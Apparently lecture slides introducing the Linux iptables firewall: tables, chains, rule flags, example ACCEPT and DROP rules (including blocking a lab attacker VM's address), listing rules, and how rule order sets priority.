Application/Proxy Firewall

Implementing a Firewall in Linux

Linux has a built-in Firewall that we can play around with, called **iptables**

Iptables consists of three **tables**, and tables consist of **chains** (rules)


Table Name	Purpose
<code>filter</code>	Packet Filtering
<code>nat</code>	Modifying source or destination network address
<code>mangle</code>	Packet content modification



We will only focus on the filter table

Three types of chains:

1. `INPUT` – rule for incoming traffic
2. `OUTPUT` – rule for outgoing traffic
3. `FORWARD` – rule for forwarding traffic



We can add a rule to a chain by following this format

```
iptables -t filter -A input <rule information>
```



Add rule to `filter` table
(if table name is not
provided, filter will be
used by default)

Rule is getting **Appended**
to the `input` chain, which
means it's a rule for
incoming traffic

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
-d address:    Destination address (can be network).  
-i interface:  Name of an interface via which a packet was received.  
-o interface:  Name of an interface via which a packet is to be sent.  
-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 192.168.60.6 -j ACCEPT
```

We can provide a variety of flags to provide rule information

```
-s address: Source address (can be network).  
-d address: Destination address (can be network).  
-i interface: Name of an interface via which a packet was received.  
-o interface: Name of an interface via which a packet is to be sent.  
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              The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 192.168.60.6 -j ACCEPT
```

Add a rule for incoming traffic to the filter table: accept packets that have a source IP address of 192.168.60.6

(There is a default rule to accept everything for all chains, so this doesn't really do anything...)

Implementing a Firewall in Linux

```
iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
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               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -s 10.9.0.1 -j DROP
```

Block (drop) all incoming traffic that comes from 10.9.0.1 (The attacker VM!!)

Implementing a Firewall in Linux

```
iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
-d address:    Destination address (can be network).  
-i interface:  Name of an interface via which a packet was received.  
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-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A OUTPUT -d 10.9.0.1 -j DROP
```

Block (drop) all outgoing traffic that is going to 10.9.0.1 (The attacker VM!!)

Implementing a Firewall in Linux

```
iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
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-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -p tcp -j DROP
```

Block all incoming traffic that is using the TCP protocol

Implementing a Firewall in Linux

```
iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
-d address:    Destination address (can be network).  
-i interface:  Name of an interface via which a packet was received.  
-o interface:  Name of an interface via which a packet is to be sent.  
-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -p tcp -j DROP
```

Block all incoming traffic that is using the TCP protocol

This will help prevent TCP flooding/reset/hijack... **but this rule is a very bad idea**

Implementing a Firewall in Linux

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-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

We can have multiple conditions in one rule:

- Accept all incoming traffic on the eth0 interface and is TCP traffic for destination port 443 (???)

Implementing a Firewall in Linux

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iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

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```

Putting this all together, we can now add a rule:

```
iptables -t filter -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

We can have multiple conditions in one rule:

- Accept all incoming traffic on the eth0 interface and is TCP traffic for destination port 443 (HTTPS)

Implementing a Firewall in Linux

```
iptables -t filter -A input <rule information> -j action
```

We can provide a variety of flags to provide rule information

```
-s address:    Source address (can be network).  
-d address:    Destination address (can be network).  
-i interface:  Name of an interface via which a packet was received.  
-o interface:  Name of an interface via which a packet is to be sent.  
-p protocol:   The protocol of the rule or of the packet to check.  
               The specified protocol can be tcp, udp, icmp, etc.
```

Putting this all together, we can now add a rule:

```
iptables -A OUTPUT -o eth0 -p tcp --dport 22 -j ACCEPT  
iptables -A INPUT -i eth0 -p tcp --sport 22 -j ACCEPT
```

Allow for SSH connections (port 22)

Implementing a Firewall in Linux

We can use `iptables -n -L` to view our tables + chains

```
test@ubuntu1:~$ sudo iptables -L --line-numbers
Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination           tcp dpt:
1    ACCEPT      tcp  --  anywhere              anywhere              tcp dpt:http
2    ACCEPT      tcp  --  anywhere              anywhere              tcp dpt:ssh
3    ACCEPT      tcp  --  anywhere              anywhere              tcp dpt:http
4    ACCEPT      tcp  --  anywhere              anywhere              tcp dpt:https
5    REJECT      tcp  --  anywhere              anywhere              tcp dpt:2222 reject-w
ith icmp-port-unreachable

Chain FORWARD (policy ACCEPT)
num  target      prot opt source                destination
```

Rules at the top of the chain have higher priority. If a packet matches one of the rules, it won't check the remaining rules

(so, it is very common practice to move around rules in the chain)